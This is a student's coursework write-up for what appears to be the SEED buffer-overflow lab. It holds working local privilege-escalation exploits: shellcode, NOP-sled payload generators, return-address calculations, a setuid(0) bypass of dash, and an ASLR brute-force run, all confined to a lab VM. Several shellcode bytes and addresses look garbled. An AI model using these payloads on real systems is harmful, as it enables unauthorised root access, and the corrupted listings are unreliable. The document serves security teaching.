

## CSCE 465 - HW 2

**Task 1:**

```
[03/05/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/05/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[03/05/21]seed@VM:~$ cd ./Desktop/CSCE465/HW2
[03/05/21]seed@VM:~/.../HW2$ cd code
[03/05/21]seed@VM:~/.../code$ cd .
[03/05/21]seed@VM:~/.../code$ cd ..
[03/05/21]seed@VM:~/.../HW2$ cd shellcode
[03/05/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/05/21]seed@VM:~/.../shellcode$ a32.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$
$
$
$ exit
[03/05/21]seed@VM:~/.../shellcode$ a64.out
$ ld s
Makefile  a32.out  a64.out  call_shellcode.c
$ ls
$ cd ..
$ ls
Labsetup.zip  code  shellcode
$
$ exit
[03/05/21]seed@VM:~/.../shellcode$ █
```

When these files are run a simple 32/64-bit (depending on which of the files is used) shell is started within the terminal, allowing regular shell permissions allotted to the user “seed”. This, therefore, demonstrates that this shellcode will spawn a shell when executed, which will allow us to utilize such inside of exploit programs via buffer overflow attacks to gain privileged access accordingly.

## **Task 2:**

```
[03/05/21]seed@VM:~/.../shellcode$ cd ..
[03/05/21]seed@VM:~/.../HW2$ cd code
[03/05/21]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-
-stack-protector stack.c
[03/05/21]seed@VM:~/.../code$ sudo chown root stack
[03/05/21]seed@VM:~/.../code$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[03/05/21]seed@VM:~/.../code$ █
```

As evidenced above, the code to be used for the following buffer overflow attacks has been created accordingly. Points to note are the disabling of stack protection and the set up of “stack” (and it’s subsidiaries: stack-L1 through stack-L4) have been set up with “root” ownership, which will assist with the exploits to spawn “root” shells.


### Task 3:

```
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 517 - len(shellcode) # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcb48 + 116 # Change this number
22offset = 112 # Change this number
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
```

```
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>: sub esp,0x74
0x565562b8 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
0x565562cb <bof+30>: push edx
0x565562cc <bof+31>: mov ebx,eax
[-----stack-----]
0000| 0xffffcad0 ("IpUvd\317\377\377\220\325\377\367\340\263\374", <\ncomplete s
sequence \367>)
0004| 0xffffcad4 --> 0xffffcf64 --> 0x205
0008| 0xffffcad8 --> 0xf7fd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcadc --> 0xf7fcb3e0 --> 0xf7fdd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcae0 --> 0x0
0020| 0xffffcae4 --> 0x0
0024| 0xffffcae8 --> 0x0
0028| 0xffffcaec --> 0x0
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
gdb-peda$ p/d 0xffffcb48 - 0xffffcadc
$3 = 108
gdb-peda$ q
[03/05/21]seed@VM:~/.../code$ ./exploit.py
[03/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# q e exit
[03/05/21]seed@VM:~/.../code$ ./exploit.py
[03/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[03/05/21]seed@VM:~/.../code$ ./exploit.py
[03/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

In this task I was charged with launching a buffer overflow attack on a 32-bit program. To begin, I started by placing a breakpoint at the “bof” function in “main”, which would then allow me to get the address (via “p &buffer”) of the start of the buffer to be used for the overflow attack and the stack pointer at the overflow (via “p \$ebp”). Using these two addresses, I was able to determine the offset to be the subtraction of these addresses with 4 added to it to account for the next available address. This value was then applied to the stack pointer’s address, with another 4 added for the same reason, which, when applied to the privileged stack program, allowed me to spawn a “root” privileged shell accordingly.

## Task 4:



```
1 #!/usr/bin/python3
2 import sys
3
4 # Replace the content with the actual shellcode
5 shellcode= (
6     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9 ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 #####
15 # Put the shellcode somewhere in the payload
16 start = 517 - len(shellcode) # Change this number
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 stack = 0xffffcf58
22 buff = 0xffffcaa0
23 ret = buff + start # Change this number
24 offset = 240 # Change this number
25
26 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
27 for x in range(0, offset, L):
28     content[x:x + L] = (ret).to_bytes(L,byteorder='little')
29 #content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
30 #####
31
32 # Write the content to a file
33 with open('badfile', 'wb') as f:
34     f.write(content)
```

```
[03/06/21]seed@VM:~/.../code$ ./exploit.py
[03/06/21]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
#
```

Similar to Task 3, I was once again tasked with causing a buffer overflow to spawn a “root” shell on a 32-bit program, but this time without knowing the size of the buffer. To this extent, I was not allowed to use the stack pointer to derive the size with gdb as I had in Task 3, but instead had to use stack spraying to induce the same result. In doing so, I started by getting the start of the buffer’s address again then, with the provided knowledge of the size being between the size of 100 and 200 bytes, set an offset value of 240 to account for the maximum size of the buffer and any environment data injected by gdb in determining the buffer address. From here, I created a for-loop that would inject the buffer’s return address incremented to the start of the shellcode across the maximal buffer size (incrementing the loop by 4 to account for the address size on 32-bit programs), therefore guaranteeing that the buffer would eventually hit the return address. As a result of this, I was successfully able to spawn the “root” shell.

### Task 5:

```

1 import sys
2
3 # Replace the content with the actual shellcode
4 shellcode = (
5     "\x49\x31\x21\x52\x49\xB8\x2f\x62\x69\x6e"
6     "\x2f\x2f\x73\x68\x50\x48\xB9\x67\x52\x57"
7     "\x48\x89\x66\x43\xC0\xB0\x3b\x0f\x85"
8 )
9 .encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 #####
15 # Put the shellcode somewhere in the payload
16 start = 517 - len(shellcode) # Change this number
17 content[start:start + len(shellcode)] = shellcode
18 content[100:len(shellcode)] = shellcode
19
20 # Decide the return address value
21 # and put it somewhere in the payload
22 shelllength = 30
23 stack = 0x7fffffffdd90
24 buff = 0x7fffffffdb0
25
26 ret = buff + 224 # Change this number
27 offset = 216 # Change this number
28
29 L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
30 for x in range(0, offset, L):
31     content[x:x + L] = (ret).to_bytes(L, byteorder='little')
32 content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
33 #####
34
35 # Write the content to a file
36 with open('badfile', 'wb') as f:
37     f.write(content)

```

Similar to Task 3, this task was complicated by the fact that it was a buffer overflow attack on a 64-bit program instead of a 32-bit one. To this extent, I started by updating the shellcode in the exploit program then determined the buffer and stack pointer addresses as done previously. Due to the issue of 64-bit addresses terminating early due to their leading 0's being passed into "strcpy()", I instead flipped my badfile contents and placed the shellcode at the start (rather than the end, as previously) and placed the calculated return address at the end accordingly. Likewise, the offset calculation and the return address were incremented by 8 each, identical as to how 4 was added in 32-bit, but this accounts for the increase in address size associated with 64-bit programs. Once run, this buffer overflow attack also succeeded in spawning a "root" shell.

## Task 6:

```
13).encode('latin-1')
14
15 # Fill the content with NOP's
16 content = bytearray(0x90 for i in range(517))
17
18 #####
19 # Put the shellcode somewhere in the payload
20 start = 517 - len(shellcode) # Change this number
21 content[start:start + len(shellcode)] = shellcode
22 #content[450:450 + len(shellcode)] = shellcode
23
24 # Decide the return address value
25 # and put it somewhere in the payload
26 #shelllength = 30
27 #stack = 0x7fffffffdb0
28 #buff = 0x7fffffff996
29 #dummy_buff = 0x7fffffff9c0
30 #length_addr = 0x7fffffffdf4
31 #bof_ret_addr = 0x5555555252
32 #badfile_addr = 0x7fffffffdf8
33 #fread_addr = 0x7ffff7e49fe0
34 #ret = 0x7ffff7e49fe0 # Change this number
35 #offset = 18 # Change this number
36
37 ret = 0x7fffffffdf4 + 26
38 offset = 18
39
40 L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
41 #for x in range(0, offset, L):
42 #    content[x:x + L] = (ret).to_bytes(L,byteorder='little')
43 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
44 #####
45
46 # Write the content to a file
47 with open('badfile', 'wb') as f:
48     f.write(content)
```

```
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x5555555522e <bof+5>: mov rbp, rsp
0x55555555231 <bof+8>: sub rsp, 0x20
0x55555555235 <bof+12>: mov QWORD PTR [rbp-0x18], rdi
=> 0x55555555239 <bof+16>: mov rdx, QWORD PTR [rbp-0x18]
0x5555555523d <bof+20>: lea rax, [rbp-0xa]
0x55555555241 <bof+24>: mov rsi, rdx
0x55555555244 <bof+27>: mov rdi, rax
0x55555555247 <bof+30>: call 0x555555550c0 <strcpy@plt>
[-----stack-----]
0000| 0x7fffffff960 --> 0x19
0008| 0x7fffffff968 --> 0x7fffffffdb0 --> 0x9090909090909090
0016| 0x7fffffff970 --> 0x7ffff7dc548 --> 0x0
0024| 0x7fffffff978 --> 0x0
0032| 0x7fffffff980 --> 0x7fffffffdd90 --> 0x7fffffffdf0 --> 0x0
0040| 0x7fffffff988 --> 0x55555555350 (<dummy_function+62>: nop)
0048| 0x7fffffff990 --> 0x0
0056| 0x7fffffff998 --> 0x7fffffffdb0 --> 0x9090909090909090
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ x/20x $rbp
0x7fffffff980: 0x00007fffffffdd90 0x000055555555350
0x7fffffff984: 0x0000000000000000 0x00007fffffffdb0
0x7fffffff988: 0x0000000000000000 0x0000000000000000
0x7fffffff98c: 0x0000000000000000 0x0000000000000000
0x7fffffff990: 0x0000000000000000 0x0000000000000000
0x7fffffff994: 0x0000000000000000 0x0000000000000000
0x7fffffff998: 0x0000000000000000 0x0000000000000000
0x7fffffff99c: 0x0000000000000000 0x0000000000000000
0x7fffffff9a0: 0x0000000000000000 0x0000000000000000
0x7fffffff9a4: 0x0000000000000000 0x0000000000000000
0x7fffffff9a8: 0x0000000000000000 0x0000000000000000
0x7fffffff9ac: 0x0000000000000000 0x0000000000000000
0x7fffffff9b0: 0x0000000000000000 0x0000000000000000
gdb-peda$ q
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# whoami
root
#
```

```
seed@VM: ~/.../code
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdb0 --> 0x9090909090909090
RBP: 0x7fffffff980 --> 0x7fffffffdd90 --> 0x7fffffffdf0 --> 0x0
RSP: 0x7fffffff960 --> 0x19
RIP: 0x5555555239 (<bof+16>: mov rdx, QWORD PTR [rbp-0x18])
R8: 0x0
R9: 0x10
R10: 0x5555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x55555555140 (<_start>: endbr64)
R13: 0x7fffffffec0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x5555555522e <bof+5>: mov rbp, rsp
0x55555555231 <bof+8>: sub rsp, 0x20
0x55555555235 <bof+12>: mov QWORD PTR [rbp-0x18], rdi
=> 0x55555555239 <bof+16>: mov rdx, QWORD PTR [rbp-0x18]
0x5555555523d <bof+20>: lea rax, [rbp-0xa]
0x55555555241 <bof+24>: mov rsi, rdx
0x55555555244 <bof+27>: mov rdi, rax
0x55555555247 <bof+30>: call 0x555555550c0 <strcpy@plt>
[-----stack-----]
0000| 0x7fffffff960 --> 0x19
0008| 0x7fffffff968 --> 0x7fffffffdb0 --> 0x9090909090909090
0016| 0x7fffffff970 --> 0x7ffff7dc548 --> 0x0
0024| 0x7fffffff978 --> 0x0
0032| 0x7fffffff980 --> 0x7fffffffdd90 --> 0x7fffffffdf0 --> 0x0
0040| 0x7fffffff988 --> 0x55555555350 (<dummy_function+62>: nop)
0048| 0x7fffffff990 --> 0x0
0056| 0x7fffffff998 --> 0x7fffffffdb0 --> 0x9090909090909090
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $rbp
$3 = (void *) 0x7fffffff980
gdb-peda$ p/d 0x7fffffff980 - 0x7fffffff976
$4 = 10
```

This task was nearly identical to that of Task 5, however it came with the complexity of an exceedingly small buffer size. While I used the same tactics I had employed previously to determine the buffer address, stack pointer, and accordingly calculations from there, I still ran into issues due to the shellcode being spread out or written over. To fix this, I moved my

shellcode further into my badfile (ironically, it worked best putting it at the same location I had put it in Tasks 3 and 4). After this, I determined that using the buffer address itself as the return address wasn't working due to the size of the buffer being supplied, so instead I set the return address as that of the "length" value, which called the "fread()" function, which would in turn read in the generated badfile from previous iterations of my code running. This, in turn, led to the shellcode being spawned accordingly and allowing me to create the privileged "root" shell as a result.

## Task 7:

```
[03/09/21]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[03/09/21]seed@VM:~/.../code$ cd ..
[03/09/21]seed@VM:~/.../HW2$ cd shellcode
[03/09/21]seed@VM:~/.../shellcode$ a32.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
$ exit
```

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 // Binary code for setuid(0)
6 // 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
7 // 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
8
9
10 const char shellcode[] =
11 #if x86_64
12     "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
13     "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
14     "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
15     "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
16 #else
17     "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
18     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
19     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
20     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
21 #endif
22
23 #endif
24
25
26 int main(int argc, char **argv)
27 {
28     char code[500];
29
30     strcpy(code, shellcode);
31     int (*func)() = (int(*)())code;
32
33     func();
34     return 1;
35 }
36
```

```
call_shellcode.c: In function 'main':
call_shellcode.c:26:17: error: 'shellcode' undeclared (first use in this function)
   26 |     strcpy(code, shellcode);
      |                   ^~~~~~
call_shellcode.c:26:17: note: each undeclared identifier is reported only once
for each function it appears in
make: *** [Makefile:7: setuid] Error 1
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
Illegal instruction
[03/09/21]seed@VM:~/.../shellcode$ a64.out
Illegal instruction
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
# whoami
root
# exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
# whoami
root
# exit
[03/09/21]seed@VM:~/.../shellcode$
```

As evidenced in the first image, when compiled and ownership set to “root”, both the 32-bit and 64-bit program were not able to generate a “root” shell when called despite having “root” privileges due to “dash” protection being in place to stop this. However, as demonstrated in the second image, when the shellcode is updated to contain “setuid(0)” inside of it the “root” privilege assigned to it can still be utilized despite the “dash” protection in place.



```
exploit.py      call_shellcode
6  ##"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7  ##"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8  ##"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9  "\x31\xdb\x31\xcb\xbb\xdb\xcd\x88"
10 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
11 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
12 "\xd2\x31\xc0\xb0\x0b\xcd\x88"
13 .encode('latin-1')
14
15 # Fill the content with NOP's
16 content = bytearray(0x90 for i in range(517))
17
18 #####
19 # Put the shellcode somewhere in the payload
20 start = 517 - len(shellcode) # Change this number
21 content[start:start + len(shellcode)] = shellcode
22 ##content[450:450 + len(shellcode)] = shellcode
23
24 # Decide the return address value
25 # and put it somewhere in the payload
26 ##shelllength = 30
27 ##stack = 0x7fffffffdb0
28 ##buff = 0x7fffffff996
29 ##dummy_buff = 0x7fffffff9c0
30 ##length_addr = 0x7fffffffdf4
31 ##bof_ret_addr = 0x55555555252
32 ##badfile_addr = 0x7fffffffdf8
33 ##fread_addr = 0x7ffff7e49fe0
34 ##ret_ = 0x7ffff7e49fe0# Change this number
35 ##offset = 18 # Change this number
36
37 ret = 0xffffcb68 + 120
38 offset = 112
39
40 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
41 ##for x in range(0, offset, L):

$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char *) [100] 0xffffcafc
gdb-peda$ q
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Illegal instruction
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[03/09/21]seed@VM:~/.../code$ cd ..
[03/09/21]seed@VM:~/.../HM2$ cd shellcode
[03/09/21]seed@VM:~/.../shellcode$ gcc -m32 -z execstack -o a32.out call_shellcode.c
[03/09/21]seed@VM:~/.../shellcode$ sudo chown root a32.out
[03/09/21]seed@VM:~/.../shellcode$ sudo chmod 4755 a32.out
[03/09/21]seed@VM:~/.../shellcode$ ls -lrt
total 24
-rw-rw-r-- 1 seed seed 312 Dec 22 22:40 Makefile
-rw-rw-r-- 1 seed seed 739 Mar 9 16:38 call_shellcode.c
-rwsr-xr-x 1 root seed 15672 Mar 9 17:39 a32.out
[03/09/21]seed@VM:~/.../shellcode$ cd ..
[03/09/21]seed@VM:~/.../HM2$ cd code
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[03/09/21]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[03/09/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Mar 9 17:40 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
```

This work-around of the “dash” protection exploit can be demonstrated in the above image, where my Task 3 code contains the updated shellcode, as well as an updated return address and offset value due to me having shut down my virtual machine prior to starting this task. When this exploit program is run with the shellcode containing the “setuid(0)” function at the start, the “dash” protection can be skirted in the same way as done prior and spawn a “root” shell accordingly.

## Task 8:

exploit.py	call_shellcode
6 <code>##"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"</code>	The program has been running 16985 times so far.
7 <code>##"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"</code>	Input size: 517
8 <code>##"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"</code>	./brute-force.sh: line 14: 26336 Segmentation fault
9 <code>"\x31\xdb\x31\xc0\xb0\xdb\xcd\x80"</code>	0 minutes and 23 seconds elapsed. ./stack-L1
10 <code>"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"</code>	The program has been running 16986 times so far.
11 <code>"\x62\x69\x6e\x89\xe7\x50\x53\x89\xe1\x31"</code>	Input size: 517
12 <code>"\xd2\x31\xc0\xb0\x0b\xcd\x80"</code>	./brute-force.sh: line 14: 26337 Segmentation fault
13 <code>.encode('latin-1')</code>	0 minutes and 24 seconds elapsed. ./stack-L1
14	The program has been running 16987 times so far.
15 # Fill the content with NOP's	Input size: 517
16 <code>content = bytearray(0x90 for i in range(517))</code>	./brute-force.sh: line 14: 26338 Segmentation fault
17	0 minutes and 24 seconds elapsed. ./stack-L1
18 #####	The program has been running 16988 times so far.
19 # Put the shellcode somewhere in the payload	Input size: 517
20 <code>start = 517 - len(shellcode)</code> # Change this number	./brute-force.sh: line 14: 26339 Segmentation fault
21 <code>content[start:start + len(shellcode)] = shellcode</code>	0 minutes and 24 seconds elapsed. ./stack-L1
22 <code>##content[450:450 + len(shellcode)] = shellcode</code>	The program has been running 16989 times so far.
23	Input size: 517
24 # Decide the return address value	./brute-force.sh: line 14: 26340 Segmentation fault
25 # and put it somewhere in the payload	0 minutes and 24 seconds elapsed. ./stack-L1
26 <code>##shelllength = 30</code>	The program has been running 16990 times so far.
27 <code>##stack = 0x7fffffffdb0</code>	Input size: 517
28 <code>##buff = 0x7fffffff996</code>	./brute-force.sh: line 14: 26341 Segmentation fault
29 <code>##dummy_buff = 0x7fffffff9c0</code>	0 minutes and 24 seconds elapsed. ./stack-L1
30 <code>##length_addr = 0x7fffffffdfc4</code>	The program has been running 16992 times so far.
31 <code>##bof_ret_addr = 0x55555555252</code>	Input size: 517
32 <code>##badfile_addr = 0x7fffffffdfc8</code>	./brute-force.sh: line 14: 26342 Segmentation fault
33 <code>##fread_addr = 0x7fffffff7e49fe0</code>	0 minutes and 24 seconds elapsed. ./stack-L1
34 <code>##ret = 0x7fffffff7e49fe0</code> # Change this number	The program has been running 16993 times so far.
35 <code>##offset = 18</code> # Change this number	Input size: 517
36	./brute-force.sh: line 14: 26343 Segmentation fault
37 <code>ret = 0xffffcb68 + 120</code>	0 minutes and 24 seconds elapsed. ./stack-L1
38 <code>offset = 112</code>	The program has been running 16994 times so far.
39	Input size: 517
40 <code>L = 4</code> # Use 4 for 32-bit address and 8 for 64-bit address	./brute-force.sh: line 14: 26344 Segmentation fault
41 <code>##for x in range(0, offset, L):</code>	0 minutes and 24 seconds elapsed. ./stack-L1
	The program has been running 16995 times so far.
	Input size: 517
	#

